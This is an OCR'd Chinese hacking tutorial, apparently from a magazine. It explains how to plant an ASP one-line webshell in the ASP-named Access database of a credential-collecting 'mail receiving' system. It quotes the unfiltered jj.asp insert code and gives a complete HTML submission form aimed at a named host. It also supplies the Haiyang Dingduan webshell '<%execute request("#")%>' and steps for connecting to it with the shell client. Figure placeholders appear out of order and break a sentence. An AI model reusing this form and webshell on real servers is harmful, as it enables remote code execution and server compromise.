


图1

先来看看这套系统出现漏洞的先决条件：它的数据库文件是以asp为后缀名的mdb数据库，文件名是“access.asp”。大家应该明白了吧，如果在里面插入一句话木马，那我们就可以直接使用客户端连接上去了。当然了，要想在里面插入一句话木马，首先就要分析一下收信系统中与数据库写入操作相关的asp文件才行。

经过几分钟的查找，我确定了“jj.asp”文件就是数据库写入操作文件，其出现漏洞的主要代码如下：

```
username=request("username")
password=request("password")
server1=request("server")
ck=request("ckpass")

select case request("action")
   case "saveup"
if (username<>"" and password<>"" and server1<>"") then
            exec2="insert into info(username,password,
server1,ck)values('"+username+"','"+password+"',
'"+server1+"','"+ck+"')"
            conn.execute exec2
```

在上边的代码中，前四句是接收从表单中传递过来的username、password、server、ckpass的值并存入变量。接收完这些值后它使用了一个“select case”的判断语句，判断表单中action的值，如果action的值是“saveup”，则再使用一个if语句来判断username、password、server的值是否为空，如果不为空就向数据库写入数据。我们可以清楚的看到，从数据的获取到数据的数据库写入，收信系统除了进行简单的空值判断外就根本没对提交的数据进行过滤，这样我们就可以向数据库文件“access.asp”插入一句话木马了。

2.编写提交页面

由于向“jj.asp”文件提交数据的是mm.exe文件，本人水平太菜，没能力去反汇编它的提交数据，所以就自己试着做了一个htm提交的网页，几经周折最后终于做好了，全部的html代码如下：

```
<html>
<title>数据提交</title>
<body>
        <form name="form1" style="background-color:
#000000" action="http://www.heartkey.cn/jj.asp">
        <table bgcolor="#000000" style="color:#00FF00">
                <tr>
            <td>向username字段提交的值:</td>
    <td><input type="text" name="username"></td>
                </tr>
                <tr>
    <td>向password字段提交的值:</td>
    <td><input type="text" name="password"></td>
                </tr>
                <tr>
            <td>向server字段提交的值:</td>
    <td><input type="text" name="server" ></td>
                </tr>
                <tr>
                <td>向ckpass字段提交的值:</td>
    <td><input type="text" name="ckpass"></td>
                </tr>
                <tr>
            <td>触发saveup事件的单选按钮:</td>
                        <td><input type="radio"
name="action" value="saveup" checked="checked"></td>
                </tr>
                <tr>
  <td><input type="reset" name="reset" value="重置"></
td>
    <td><input type="submit" name="submit" value="提
交"></td>
                </tr>
     </table>
    </form>
  </body>
  </html>
```

因为收信系统中有判断空值的语句，当username、password、server的值都不为空才能将数据写入数据库，所以我就建立了对应的名字的文本框用来输入数据，使它们不为空。上面的操作都很容易，但有一个问题却让我弄了近2个小时，那就是怎么触发那个**select case**语句中的**case "saveup"**事件。因为只有触发了这个事件才能让数据写入数据库，所以这是一个很关键的




图 2




图 5




图 6




图 3




图 4

问题。在经过多次尝试后，本小菜想出了一个很菜的方法，就是向表单中添加一个名字为 action 的单选按钮，并把它的值设为 saveup，同时调用 checked 把它选中。这样当 jj.asp 使用 request("action")来获取 action 的值时，它得到的永远是 saveup。虽说方法菜了点，但不管白猫黑猫，能抓到老鼠的就是好猫，所以这个笨法子也就将就着用了。

3．作战开始

漏洞找出来了，提交的网页也编写好了，那我们就要开始行动了，就以我的博客空间来做演示吧。首先使用记事本打开刚才制作的提交网页，把表单的提交路径换为 jj.asp 的网络路径并保存（图 2）。然后打开此网页，在第一个文本框中填入一句话木马，其它的文本框随便写，但不要再是一句话木马。本文填的是海阳顶端的一句话木马“<%On Error Resume Next%><%execute request("#")%>”，这句木马是加了容错代码的，不会影响被插入页面的浏览。虽然我们现在插入的是数据库，加不加容错代码无所谓，但还是和大家啰嗦一下吧（图 3）。输入完毕后点击“提交”按钮，好了，出现了错误（图 4）！呵呵，别怕，这是正常现象，因为 jj.asp 文件中的 select case”语句中除了 case "saveup"事件外还有一个 case "saveck"，上面给出的代码把它给省去了，我们没有向它提交值，它当然会报错，但事实上已经把一句话木马写入数据库了，就不管它错不错了，如图 5，图 6。接下来打开海阳顶端的客户端，在“表单提交地址”里填上 asp 数据库的路径，在“密码”里填上“#”（图 7），回车后就可以连上一句话木马了（图 8）。连接上去后不用填写密码，直接点击按钮就能进去了。




图 7

